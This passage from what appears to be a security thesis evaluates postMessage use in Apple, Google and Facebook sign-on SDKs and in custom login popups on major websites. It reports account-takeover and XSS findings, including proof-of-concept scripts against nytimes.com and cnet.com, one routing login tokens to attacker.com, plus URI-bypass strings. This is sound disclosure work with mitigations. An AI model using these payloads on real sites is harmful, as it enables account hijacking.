In general, the input validation check depends on the concrete implementation of the `postMessage` receiver callback. All DOM-based XSS sinks must be mitigated by developers.

4.2.2 Hardening `postMessage` Security

Some websites may use the `postMessage` API in same-origin contexts only. In this case, developers can cross-origin isolate their website and thus prevent cross-origin websites from embedding or opening their website within iframes or popups. As a consequence, cross-origin websites are prevented from referencing the website’s global `Window` object to invoke the `Window.postMessage()` method. If a website is protected against both, embedding and opening, it will never share a window group with any cross-origin website.

In order to protect a website from being *embedded*, well-established countermeasures are used, such as (1) the `X-Frame-Options` header⁴ or (2) the Content Security Policy (CSP)

⁴More details on <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>.

`frame-ancestors` directive⁵.

In order to protect a website from being *opened* (i.e., using `Window.open()`), the Cross Origin Opener Policy (COOP) HTTP response header⁶ was introduced. In fact, a cross-origin website is still able to open the targeted website in a new popup window, but it does not receive any reference to it. Furthermore, the `window.opener` property within the opened popup window will be `null`.

If both protections are applied accurately, a cross-origin website is not able to *send / receive* `postMessage` messages to / from the website. Nevertheless, same-origin documents are still allowed to embed or open the protected website and thus use the `postMessage` API on its global `Window` object.

The protections presented in this section do not compensate the `postMessage` destination, origin, and input validation checks⁷. Thus, they must be considered as an additional level of protection that prevents cross-origin but allows same-origin `postMessage` communication.

4.2.3 Channel Messaging Security

The security of the Channel Messaging API is based on the initialization message that is sent with the `postMessage` API. As shown in Figure 2.7 in Section 2.5.4, a primary window on `alice.com` establishes a secure channel with an `iframe` on `bob.com` by executing `window.frames[0].postMessage("init", "https://bob.com", [channel.port2])`. The primary window transfers the second port of the channel to the `iframe`. The `postMessage` destination check ensures that only `bob.com` is allowed to receive the port. The `iframe` on `bob.com` receives the `MessageEvent`, validates the opposite party of the channel using a `postMessage` origin check, and finally extracts the port from the `MessageEvent`. As a result, both parties can validate the origin of the opposite party using the standard `postMessage` checks. Once a secure channel is established and both communicating parties are in possession of a port, no further destination or origin checks must be performed. Only the two execution contexts in possession of the ports can post or receive messages into or from the channel.

⁵More details on <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/frame-ancestors>.

⁶More details on <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cross-Origin-Opener-Policy>.

⁷For instance, COOP was introduced in May 2020 with *Chrome* v83 and in July 2020 with *Firefox* v79. Still, some web browsers do not support COOP. More details are available on <https://caniuse.com/?search=opener%20policy>.

4.3 Analysis and Debugging Techniques

The `postMessage` API is dynamically executed within the web browser. Therefore, the web browser is the appropriate tool of choice for debugging `postMessage`. We used the following static and dynamic analysis and debugging techniques:

Logging Web browsers provide the option to inject scripts within each page that is loaded – the so-called *content scripts*. A `postMessage` logging mechanism can be implemented using content scripts. Therefore, the script is initially loaded on the page and adds a `postMessage` event listener to the global `Window` object. The event listener logs the payload (`event.data`), the origin of the source window (`event.origin`), the origin of the target window (`window.location.href`), and also the plain source and target windows of the `MessageEvent`. For instance, this reveals the `iframe` that sent the `postMessage` and the `iframe` that received the `postMessage`.

Wrapping Content scripts also enable developers to wrap or overwrite the `Window.prototype.addEventListener()`, `Window.postMessage()`, `Window.MessageChannel()`, and `MessagePort.postMessage()` methods. For instance, each time the methods are called, a custom JS code is executed initially that logs the arguments to the console.

Event Listener Breakpoint Within the Sources Panel in the *Chrome* Developer Tools, the *Event Listener Breakpoint* on the `Worker.message` property enables to set a breakpoint on each `postMessage` receiver. This is useful to debug the `postMessage` flow step-by-step.

Global Listeners Within the Sources Panel in the *Chrome* Developer Tools, the *Global Listeners* panel lists all registered `postMessage` receiver callbacks and their corresponding position in code. This streamlines static analysis if all receivers on a website should be investigated manually with respect to their code base. If a suspicious looking receiver is found, developers can set a single breakpoint on it such that irrelevant `postMessage` receivers are ignored.

Manual Debugging The console enables the manual `postMessage` debugging process. For instance, the execution of `monitorEvents(window, "message")` starts to log all transferred `MessageEvents` to the console. With `debug(Window.postMessage)`, a breakpoint is set on the `postMessage` sender. This method further allows to define fine-grained debugging conditions, such as `debug(postMessage, 'arguments[1] == "*"')`, which only breaks on `postMessage` senders that use a wildcard origin as destination check.

Static Analysis Although dynamic debugging techniques suite best for `postMessage` analysis, they may not cover all `postMessage` functionality of a website. For instance, specific receivers might be registered upon certain user interactions with the website. Therefore, it is best to also search manually for `postMessage` senders and receivers. The most simple yet effective approach is to perform a plaintext

search on the source code. It was found that following keywords deliver accurate results: `addEventListener`, `"message"`, `onmessage`, and `postMessage`.

4.4 Evaluation of postMessage Security in SSO SDKs

Chapter 3 concludes that Apple, Google, and Facebook are using the `postMessage` API in their JS SDKs. This section evaluates the `postMessage` security of *Sign in with Apple JS*, *Google Sign-In*, *Google One Tap Sign-In and Sign-Up*, and *Facebook Login SDK*.

Methodology To analyze the `postMessage` security in SSO JS SDKs, we proceeded as follows:

1. We used the in-depth protocol descriptions in Sections 3.2.2, 3.3.2, 3.3.3 and 3.4.3 to identify the location of the `postMessage` senders and receivers and gain an overview of the messages that are sent between the windows.
2. We applied the analysis and debugging techniques described in Section 4.3 to halt execution on the `postMessage` senders and receivers.
3. We validated whether the destination checks and origin checks are performed securely by the `postMessage` senders and receivers with respect to Section 4.2. The `postMessage` destination check must be performed dynamically in SSO SDKs, since the IdP must return the `authnResp` to multiple origins. Therefore, we examined the parameters that are used to perform the destination check (i.e., the `redirect_uri` would serve as a valid `postMessage` destination check) and whether they are securely validated by the backend.
4. We investigated in the further processing of the `authnResp` within the `postMessage` receiver on the SP. If the SSO SDK that is integrated by SPs contains a DOM-based XSS sink, the IdP is able to perform a DOM-based XSS attack on all SPs. Likewise, an attacker could exploit a XSS vulnerability on the IdP to exploit the DOM-based XSS on all SPs.

All SSO JS SDKs make use of minified JS to transform human readable JS code into a compact, small-sized JS file. For instance, variable names are renamed to single characters, `if` constructs are transformed into ternary operators (i.e., `x == 1 ? "one" : "other"`) and `&&/||` concatenations, and more. These techniques complicate static analysis thus that dynamic analysis is the method of choice.

Evaluation Results Table 4.1 summarizes our analysis of 16 postMessage senders and receivers across *Sign in with Apple JS*, *Google Sign-In (GSI)*, *Google One Tap Sign-In and Sign-Up (GOT)*, and *Facebook Login SDK (FL)*. We found that all SSO SDKs securely perform postMessage checks to mitigate token leakage or DOM-based XSS attacks. Only Facebook utilizes an insecure regular expression as origin check, which is however not exploitable. Apple and Google only utilize exact string compares in their origin checks. These results complement our protocol descriptions in Sections 3.2.2, 3.3.2, 3.3.3 and 3.4.3 by an additional security evaluation of the postMessage senders and receivers. The postMessage security checks are associated to the protocols presented in Chapter 3 as follows:

Table 4.1: Evaluation of postMessage security in SSO SDKs.

SDK	Window	Check	Static or Dynamic?	Vuln?
Apple	Popup	Destination	Dynamic: <code>?redirect_uri</code>	○
Apple	Primary	Origin	Static: <code>"https://appleid.apple.com"</code>	○
GSI	Iframe	Destination	Dynamic: <code>#origin</code>	○
GSI	Primary	Origin	Static: <code>"https://accounts.google.com"</code>	○
GSI	Primary	Destination	Static: <code>"https://accounts.google.com"</code>	○
GSI	Iframe	Origin	Dynamic: <code>#origin</code>	○
GSI	Popup	Destination	Dynamic: <code>?redirect_uri (storagerelay://)</code>	○
GOT	Iframe	Destination	Dynamic: <code>?origin</code>	○
GOT	Primary	Origin	Static: <code>"https://accounts.google.com"</code>	○
GOT	Primary	Destination	Static: <code>"https://accounts.google.com"</code>	○
GOT	Iframe	Origin	Dynamic: <code>?origin</code>	○
FL	Iframe	Destination	Dynamic: <code>?channel</code>	○
FL	Primary	Origin	Static: Regular Expression	●
FL	Primary	Destination	Static: <code>"https://www.facebook.com"</code>	○
FL	Iframe	Origin	–	○
FL	Popup	Destination	Dynamic: <code>?redirect_uri (xd_arbiter)</code>	○

●: SDK is vulnerable. | ○: SDK is not vulnerable. | ●: Limited vulnerability.

Sign in with Apple JS (3.2.2) In this protocol, only a single postMessage – the *authnResp* – is sent from the popup to the primary window. The destination check in the popup uses the `redirect_uri` to ensure that only the authorized SP receives the *authnResp*. The SDK on the SP website uses an origin check to enforce that only Apple sends the *authnResp*.

Google Sign-In (3.3.2) The proxy iframe communicates with the SP website and vice versa – this requires an origin and destination check on both sides. The SDK on the SP website ensures that the proxy iframe is operated by Google. The proxy iframe retrieves the origin of the SP from its hash fragment and validates it with the `checkOrigin` request to Google’s `iframeRpc` endpoint. If the origin is whitelisted

for the given SP, it is used as destination and origin check within the proxy iframe. Additionally, the popup returns the *authnResp* to the SP website, which requires an additional destination check within the popup (uses the `redirect_uri` similar to Apple).

Google One Tap Sign-In and Sign-Up (3.3.3) This protocol sends the “readyForConnect” postMessage from the one tap iframe to the SP website, which in return responds with the “channelConnect” postMessage. Thus, destination and origin checks are required on both sides. Similar to *Google Sign-In*, the one tap iframe retrieves the origin of the SP (used in the origin & destination check) from its query parameters.

Facebook Login SDK (3.4.3) This protocol is structured similar to *Google Sign-In*: it embeds a button iframe for bi-directional communication and a popup that returns the *authnResp*. Although all other SDKs use string compare in their origin checks, Facebook makes use of regular expressions. The SDK within the SP website uses an insecure regular expression to validate origins: `/^https:\/\/.*facebook\.com$/` – for instance, `https://attackerfacebook.com` is a valid origin. However, this check is not exploitable, because Facebook applies a second, secure regular expression within the same receiver: `/^(|\.)facebook\.com$/`. As a result, the insecure regular expression has no impact on the security.

The button iframe does not perform any origin checks, that is, the `loginButtonStateInit`, `loginComplete`, and `loginReload` messages can be sent by any origin. We did not find any security-relevant impact on this, for example any origin is allowed to initialize the button with the `loginButtonStateInit` message.

4.5 Evaluation of postMessage Security in SSO SP Implementations

Section 4.4 proves that IdPs securely implement the postMessage API in SSO popup flows to transfer the *authnResp* from the IdP to the SP. However, some SPs implement a custom SSO popup flow, disregarding the SSO SDKs provided by IdPs. In these scenarios, the IdP performs a redirect to the *redirectionEndp* on the SP within the popup. The logic contained on the *redirectionEndp* must finally return the control (and potentially tokens) back to the primary window, for example using the postMessage API. Thus, further investigations on the security of these custom SSO SP implementations are motivated.

Methodology Since we used a manual analysis approach, our goal was to evaluate at least 50 SSO SP implementations. JavaScript in websites is often dynamic and heavily obfuscated. We found that manual inspection of postMessage security tends to not scale

to hundreds of websites, as it is ineffective to recognize and extract the `postMessage` receivers and senders from obfuscated JS scripts. The Moz⁸ top 500 most popular websites in the world based on Domain Authority⁹ served as a foundation for our evaluation. From the top 250 websites on this list, 63 websites support SSO with at least one of the in-scope IdPs of this thesis: Apple, Google, and Facebook.

For each of the 63 websites, we created new accounts using Apple, Google, and Facebook SSO (if supported). After completing the account setup, we used a fresh browsing session to capture and export the individual SSO flows of each SP \leftrightarrow IdP pair with *Burp Suite*, as described in Chapter 3.

In order to evaluate the `postMessage` security in the SSO implementations of 63 SPs, we applied a two-step process:

1. We initially categorized the captured SSO flows into two classes and six categories, which are introduced in Section 4.5.1. The results of this initial categorization are summarized in Section 4.5.2.
2. We finally evaluated the `postMessage` security in one of the six categories. All security vulnerabilities found during evaluation are summarized in Section 4.5.3. Details of the vulnerabilities are presented in Section 4.5.4.

4.5.1 Overview: SSO flows on real-world SPs

During our analysis of 63 SPs, we noticed several common patterns within their SSO flows. Therefore, we classified the SSO flows on all 63 SPs as redirect flow or popup flow.

4.5.1.1 Class 1: Redirect flow

The SSO redirect flow is the standardized flow presented in the fundamentals in Sections 2.2.2 and 2.2.3. If the End-User clicks on the “Sign in with IdP” button, the UA is redirected to the *authnEndp* on the IdP. If proper authentication & consent is established, the IdP redirects the UA back to the *redirectionEndp* on the SP, which finally returns session cookies or other authentication means. This flow does not open any popup windows.

⁸List is publicly available on <https://moz.com/top500>.

⁹Domain Authority is a link-based metric related to the Google ranking system.

4.5.1.2 Class 2: Popup flow

The SSO popup flow is not formally standardized in [67, 35]. As shown in Section 4.5.2, it is still widely deployed in practice, either provided by SSO SDKs or implemented by SPs on their own. Figure 4.2 depicts a basic SSO popup flow. If the End-User clicks on the “Sign in with IdP” button, the UA is not redirected, but instead a new popup window is opened.




Figure 4.2: Basic SSO popup flow. The SP opens a new popup window and navigates to the `authnEndp` on the IdP. The IdP redirects back to the `redirectionEndp` on the SP. The logic within the `redirectionEndp` must finally perform a context switch to return the control back to the primary window.

Within the analyzed SP implementations, two options are used to navigate the popup window to the `authnEndp`. The `authnReq` URL is either directly opened within the popup window (Opt.2) or alternatively, the SP first sends a request to its `loginEndp`, which subsequently redirects to the `authnEndp` (Opt.1). The latter increases flexibility in SSO implementations with multiple IdPs such that all sign-in buttons link to the same static `loginEndp`. The selected IdP is specified as GET parameter. The backend on the `loginEndp` retrieves the `authnReq` of the respective IdP, adds dynamic parameters to it (i.e., `state` and `nonce`), and finally redirects the popup window.

If proper authentication & consent is established on the IdP, the `authnEndp` redirects the popup window to the `redirectionEndp`. Once the SP receives the `code`, it may set session cookies or return custom tokens to the popup window.

Finally, the *redirectionEndp* within the popup window must return the control – we call this a *context switch* – back to the primary window. For instance, if custom tokens are returned on the *redirectionEndp*, the popup window must forward them to the primary window. Note that SSO SDKs immediately return the *authnResp* via *postMessage* to the primary window, without redirecting to the *redirectionEndp*. To perform a context switch, different methods are implemented on the analyzed SPs. Table 4.2 summarizes the methods – divided into six categories – used to return control from the popup window back to the primary window, which are also briefly outlined as follows:

Table 4.2: Context switch in SSO popup flows.

Cat.	Context Switch	CO?	Primary Window	Popup Window
2.1	SDK	☑	See Section 4.4.	See Section 4.4.
2.2	postMessage callback	☑	<code>window.addEventListener("message", ↪ (event) => { [?] });</code>	<code>window.opener ↪ .postMessage([?]);</code>
2.3	JS callback	☒	<code>window.done = function([?]) { [?] }</code>	<code>window.opener.done([?]);</code>
2.4	JS reload	☑	–	<code>window.opener.location ↪ .reload(); window.opener.location ↪ .href = ↪ [?];</code>
2.5	JS close & poll	☑	<code>setInterval(() => { if (window.popup.closed) { window.location.reload(); } }, 3000);</code>	<code>window.close();</code>
2.6	JS CustomEvent	☒	<code>window.addEventListener("done", ↪ (event) => { [?] });</code>	<code>var event = new ↪ CustomEvent("done", { detail: { [?] } }); window.opener ↪ .dispatchEvent(event);</code>

Cat.: Specifies the context switch category of the popup flow (class 2).

CO: Specifies if the context switch works in cross-origin contexts or same-origin contexts only.

Category 2.1: SDK The SP uses a SSO SDK, which handles the context switch. The popup window is not redirected to the *redirectionEndp*. Instead, the context switch is performed by the SDK on the *authnEndp*.

Category 2.2: postMessage callback The popup window sends a *postMessage* to the

primary window including arbitrary data (i.e., tokens or target URLs). The primary window adds an event listener for `MessageEvent` objects and processes the data (i.e., saves tokens or navigates to target URLs).

Category 2.3: JS callback The primary window exposes a callback handler on its global `Window` object. This callback handler is invoked by the popup window. The popup window may transfer arbitrary data in the handler's parameters (i.e., tokens or target URLs), which are processed within the primary window's execution context. Naturally, this method works in same-origin contexts only, since the SOP prevents cross-origin accesses.

Category 2.4: JS reload The popup window instructs the primary window to refresh or navigate to a specific URL. This method is useful if session cookies are set on the `redirectEndp` and the primary window should refresh to issue an authenticated request to the current page or any other page.

Category 2.5: JS close & poll The popup window closes automatically once it received its session cookies. The primary window regularly checks (i.e., every 3 seconds) if the popup window is closed and if so, refreshes the page similar to category 2.4.

Category 2.6: JS CustomEvent The popup window sends a `CustomEvent` to the primary window and includes arbitrary data (i.e., tokens or target URLs). The primary window adds an event listener for `CustomEvent` objects and processes the data. This method works similar to the `postMessage` API, but in same-origin contexts only.

4.5.2 Evaluation: SSO flows on real-world SPs

Table 4.3 reveals the evaluation results¹⁰ of the initial flow classification. In total, we analyzed 129 SSO implementations on 63 SPs¹¹. That is, the 63 SPs support SSO with approximately two IdPs on average. Of the 63 SPs, about one third (in total 22) are single page applications and about half (in total 34) are using `postMessage` (either SDK or `postMessage` callback).

We evaluated each SSO implementation separately. For instance, four SPs integrate two distinct SSO flows for different IdPs (i.e., Apple uses redirect flow; Google uses popup flow with SDK). In addition, seven SSO implementations on different SPs combine two context switching techniques (i.e., they use `postMessage` and JS callbacks within the same implementation)¹². That is why these SPs are counted twice in Table 4.3, resulting in a total amount of 74 (63 + 4 + 7) SPs in the fourth column and 140 (129 + 4 + 7) SSO implementations in the fifth column.

¹⁰Detailed evaluation results are available on <http://evaluation.sso.louisjannett.de>.

¹¹Google is supported on 49 SPs, Facebook is supported on 56 SPs, and Apple is supported on 24 SPs.

¹²Table 4.4 lists the SPs using a combination of two context switching techniques.

Table 4.3: Overview of SSO flows used by Moz’s top 63 SPs. The popup flow is categorized by the context switch. SPs imply both types, web applications and single page applications, whereas the latter is further specified separately.

Cat.	Flow	Context Switch	\cap SPs	\cup SPs	\cap SPAs	\cup SPAs
1	Redirect	–	21	47	6	13
2.1	Popup	SDK	20	32	9	15
2.2	Popup	postMessage callback	15	28	4	9
2.3	Popup	JavaScript callback	11	22	5	11
2.4	Popup	JavaScript reload	4	6	1	2
2.5	Popup	JavaScript close & poll	2	4	0	0
2.6	Popup	JavaScript CustomEvent	1	1	0	0
Σ			74	140	25	50

\cap SPs / SPAs: Unique number of SPs / SPAs using this flow in at least one of their SSO implementations. Each SP / SPA has an individual SSO implementation for each IdP.

\cup SPs / SPAs: Total number of SSO implementations on SPs / SPAs using this flow.

In sum, the redirect flow is most widely used on 21/63 SPs, closely followed by the popup flow with SDKs that is used on 20/63 SPs. The difference between the number of SPs integrating an SDK (20) and SPs integrating a custom postMessage callback (15) is worth mentioning because it is surprisingly low. In fact, more SPs are using a custom-build popup flow with custom context switching techniques ($33 - 7 = 26$)¹³ than a “ready-to-use” SSO SDK (20). The reasons for this rather unanticipated distribution cannot be generalized, but we see that most SPs tend to use the IdP’s OAuth and OIDC REST endpoints instead of their JS SDKs. If SPs utilize the REST endpoints, but still want to use the popup flow for improved UX, they must implement custom context switching techniques. We also noticed that SPs are using a single backend implementation – which reduces implementation efforts – for multiple IdPs. For instance, all IdPs redirect to the same *redirectionEndp*, such that the context switch must only be implemented once.

The evaluation also showed that there are no observable differences in SSO implementations of traditional web applications and single page applications. Contrary to expectations, a majority of SPAs implement the redirect flow, which is incompatible with the fundamental design principles of SPAs. The redirect requires the application to reload, which is not desired in an SPA setup. The foremost cause of this discrepancy is the hybrid application design: although the primary application is an SPA, the login functionalities are outsourced to external endpoints, which are not part of the SPA.

We found that all in-scope SPAs use the *SPA with backend* architectural pattern introduced in Section 2.2.4.1. They incorporate a backend server into the SSO flow, which initiates the Code Flow and creates a separate session between the backend and the SPA

¹³We need to subtract the SSO implementations using two combined context switching techniques.

using session cookies or custom tokens stored in `localStorage`. The SPA finally reloads content with background requests – it does not refresh the page – using its cookies or tokens from `localStorage`. A satisfactory explanation for choosing this pattern is that the SPA needs to access protected resources on a backend server controlled by itself. Although the Code Flow with PKCE – suggested in [73] – provides a secure way for SPAs to execute the entire flow from within the web browser, it still returns an `access_token` scoped to resource servers controlled by the IdP. For instance, the `access_token` returned from Google provides access to Google APIs, but a third-party resource server cannot *efficiently* validate this opaque token. Thus, an additional authentication backend must be involved in an SPA, which receives the tokens provided by the IdP, validates them, and finally returns a custom token (or cookies) that the third-party resource server can efficiently validate.

4.5.3 Overview: Security of SSO flows on real-world SPs

In this thesis, we focus on the *postMessage* Security in SSO implementations. Therefore, two types of flows – supporting the `postMessage` API – are relevant: (1) the popup flow with SDK context switch and (2) the popup flow with `postMessage` callback context switch. As Section 4.4 proves that the SDKs correctly implement the `postMessage` security checks, it is left to examine if SPs implement these checks as well.

Methodology Therefore, we analyzed the `postMessage` receivers and senders related to the SSO flow on 15 SPs using the popup flow with `postMessage` callback. We used techniques described in Section 4.3 to log and intercept the `postMessage` payloads. Once the receivers and senders were identified, we reviewed if the checks presented in Section 4.2.1 are implemented securely. If dynamic checks were used, we additionally tested for common URI validation bypass techniques:

Append: `https://good.com.evil.com`

Scheme: `javascript://alert(1)//good.com`

Basic: `https://good.com:pwd@evil.com`

Results Table 4.4 exposes the results of this security evaluation. We found that 10 out of 15 SPs using the popup flow with `postMessage` callback are susceptible to an account takeover and two out of 15 are susceptible to DOM-based Cross-Site Scripting. Aside from the SPs, we found security vulnerabilities in three *Identity Brokers*, which provide SSO as a Service. As a consequence, the vulnerabilities not only affect the SPs presented in this thesis, but also other SPs implementing the vulnerable code of the Identity Broker.

Table 4.4: Evaluation of postMessage security in SSO SP implementations.

#Moz	Section	Website	SPA	Category	Account Takeover	XSS
39	4.5.4.1	nytimes.com	☒	2.2	○	●
53	–	dropbox.com	☑	2.2	○	○
79	4.5.4.2	cbsnews.com	☒	2.2 & 2.3	●	○
96	4.5.4.3	aliexpress.com	☒	2.2 & 2.4	●	○
101	4.5.4.4	independent.co.uk	☒	2.2	●	○
118	–	ted.com	☒	2.2	○	○
151	4.5.4.2	cnet.com	☒	2.2 & 2.3	●	○
176	4.5.4.5	elmundo.es	☒	2.2 & 2.6	●	○
192	4.5.4.6	alibaba.com	☒	2.2	●	●
209	4.5.4.4	abc.es	☒	2.2	●	○
210	4.5.4.7	cbc.ca	☑	2.2 & 2.3	●	○
219	–	disqus.com	☑	2.2 & 2.3	○	○
228	4.5.4.2	zdnet.com	☒	2.2 & 2.3	●	○
230	–	repubblica.it	☒	2.2	○	○
246	4.5.4.8	npr.org	☑	2.2	●	○
Σ					10	2

●: Vulnerability in postMessage implementation.

○: Website is not vulnerable.

4.5.4 Details: Security of SSO flows on real-world SPs

Sections 4.5.4.1 to 4.5.4.8 outline the details of the vulnerabilities discovered during the evaluation of postMessage in SSO flows on real-world SPs. Each finding is introduced with its overall impact, followed by the vulnerability description and a Proof of Concept (POC). Finally, mitigation techniques are proposed to the developers.

4.5.4.1 Moz#39: The New York Times

Impact: DOM-based XSS on `myaccount.nytimes.com` and partial account takeover.

Vulnerability: Missing postMessage origin check and insufficient input validation.

Once the popup window is redirected to the `redirectionEndp` on `https://myaccount.nytimes.com/auth/google-login-callback?code=XYZ` and the backend sets the session cookies, a postMessage is sent to the primary window on `https://myaccount.nytimes.com/auth/login`. The postMessage payload contains a target URL to which the primary window should redirect (i.e., a URL on the `www.nytimes.com` domain).

Listing 4.4 reveals the vulnerable postMessage receiver callback within the primary window. Once the `MessageEvent` is received, the payload is extracted if the origin passes the

isNytimesDomain() method. However, this method always returns `true`, thus any origin can send a postMessage to this receiver. Afterwards, the primary window redirects to the target URL, which is not properly validated.

Listing 4.4: NYTimes – Vulnerable postMessage receiver on `https://myaccount.nytimes.com/auth/login` – simplified.

```

1 // webpack:///./jsx/src/unified-lire/lire-ui-bundle/components/fullPage/FullPageView.js
  ↪ .js
2 handleSsoPopupMessage = (e) => {
3   const payload = receivePostMessage(e);
4   if (payload.message == "SSO_ACTION_SUCCESS") {
5     window.top.location.href = payload.props.redirectUri;
6   }
7 }
8
9 // webpack:///./jsx/src/utils/iFramePostMessages.js
10 receivePostMessage = (e) => {
11   if (isNytimesDomain(e.origin)) return e.data;
12 }
13
14 isNytimesDomain = () => true;

```

Note that the postMessage sender uses the wildcard destination check, but as the postMessage payload does not contain any sensitive session-related information, the postMessage by itself is useless for an attacker.

Proof of Concept: The attacker embeds the JS script in Listing 4.5 on its malicious website. The script opens the endpoint containing the vulnerable receiver in a new popup window, waits two seconds for it to fully load, and finally sends the malicious postMessage payload with a javascript: URL to it.

Listing 4.5: NYTimes – Proof of Concept – DOM-based XSS on `myaccount.nytimes.com`.

```

1 window.popup = window.open("https://myaccount.nytimes.com/auth/login", "_blank");
2 setTimeout( () => {
3   window.popup.postMessage({
4     "message": "SSO_ACTION_SUCCESS",
5     "props": {
6       "oauthProvider": "google",
7       "redirectUri": "javascript:alert(document.domain)",
8       "action": "LOGIN"
9     }
10  }, "*");
11 }, 2000);

```

Mitigation: We propose to patch line 11 in Listing 4.4:

`if (e.origin === "https://myaccount.nytimes.com") return e.data;`. Also, we suggest to properly validate the `redirectUri` to only redirect to URLs on `https://www.nyti`

mes.com/. Finally, the postMessage destination origin should be set to "https://myaccount.nytimes.com".

4.5.4.2 Moz#79, #151, #228: CBS News, CNET, ZDNet (CBS Interactive)

Impact: Full account takeover.

Vulnerability: Insufficient validation of dynamic postMessage destination check.

The websites `cbsnews.com`, `cnet.com`, and `znet.com` are all brands of the CBS Interactive group. The websites use a common authentication system, which we refer to as the *CBS Interactive Authentication System*. While each website has individual endpoints, their code base is equal. To communicate cross-origin, the *easyXDM* (*easy Cross-Domain Messaging*) library¹⁴ is integrated, but used insecurely.

Figure 4.3 depicts the basic attack execution, applied on `cnet.com`:




Figure 4.3: CBS Interactive – Vulnerable postMessage sender on `https://urs.cnet.com/pageservices/social/oauth/proxy` – simplified.

1. The malicious website embeds the vulnerable proxy iframe and sets the `xdm_e` query parameter to its origin.
2. The malicious website opens the `loginEndp` in a new popup window.
3. The `loginEndp` redirects to the `authnEndp` on the IdP.
4. The `authnEndp` redirects back to the `redirectionEndp` on the SP (prompt=none flow).
5. The backend on the `redirectionEndp` redeems the code and returns a custom token in its JS code.

¹⁴Available on GitHub: <https://github.com/oyvindkinsey/easyXDM/>.

6. The custom token is sent to the proxy iframe on the malicious website using a (secure) same-origin JS callback.
7. The proxy iframe receives the custom token in its JS callback and issues a postMessage RPC to its parent. The vulnerable proxy uses the `xm_e` query parameter as destination origin, but does not validate this parameter. Thus, the malicious website receives the custom token in its postMessage event listener. The attacker uses the custom token to log into the victim's account.

Although the *easyXDM* library provides an access control list for the validation of the `xm_e` query parameter, it is not used by the *CBS Interactive Authentication System*.

Proof of Concept: The attacker embeds the JS script in Listing 4.6 on its malicious website. The script embeds the proxy iframe and opens the *loginEndp* in a new popup window.

Listing 4.6: CBS Interactive – Proof of Concept – Account Takeover.

```

1  window.addEventListener("message", (e) => {
2      alert(e.data);
3  });
4
5  window.iframe = document.createElement("iframe");
6  window.iframe.name = "easyXDM";
7  window.iframe.src = "https://urs.cnet.com/pageservices/social/oauth/proxy?xm_e=https_
↳ %3A%2F%2Fattacker.com&xm_c=urs375&xm_p=1";
8  window.iframe.onload = () => {
9      window.open("https://urs.cnet.com/pageservices/social/oauth/connect/facebook/375?_
↳ extras=%7B%22requestType%22%3A%22SOCIAL_AUTH%22%2C%22version%22%3A%22v2.2%22%
↳ 7D&frameId=easyXDM",
↳ "_blank");
10 }

```

Mitigation: The `xm_e` parameter must be properly validated to only allow whitelisted origins as destination check. Therefore, the access control list (`ac1` property) within the *easyXDM* library must be used. This property accepts a list of regular expressions as origins. Only strict, secure regular expressions must be used.

4.5.4.3 Moz#96: AliExpress

Impact: Full account takeover.

Vulnerability: Missing postMessage destination check and insufficient parameter validation.

The basic SSO popup flow on AliExpress works as follows¹⁵:

¹⁵For simplicity, obscure parameters and requests are ignored. URLs are presented in a decoded state.

1. The *loginEndp* is opened in a new popup window: `https://thirdparty.aliexpress.com/login.htm?type=gg&reload=false`. As shown in Listing 4.7, the `reload` parameter determines whether a `postMessage` is sent or a redirect is performed.
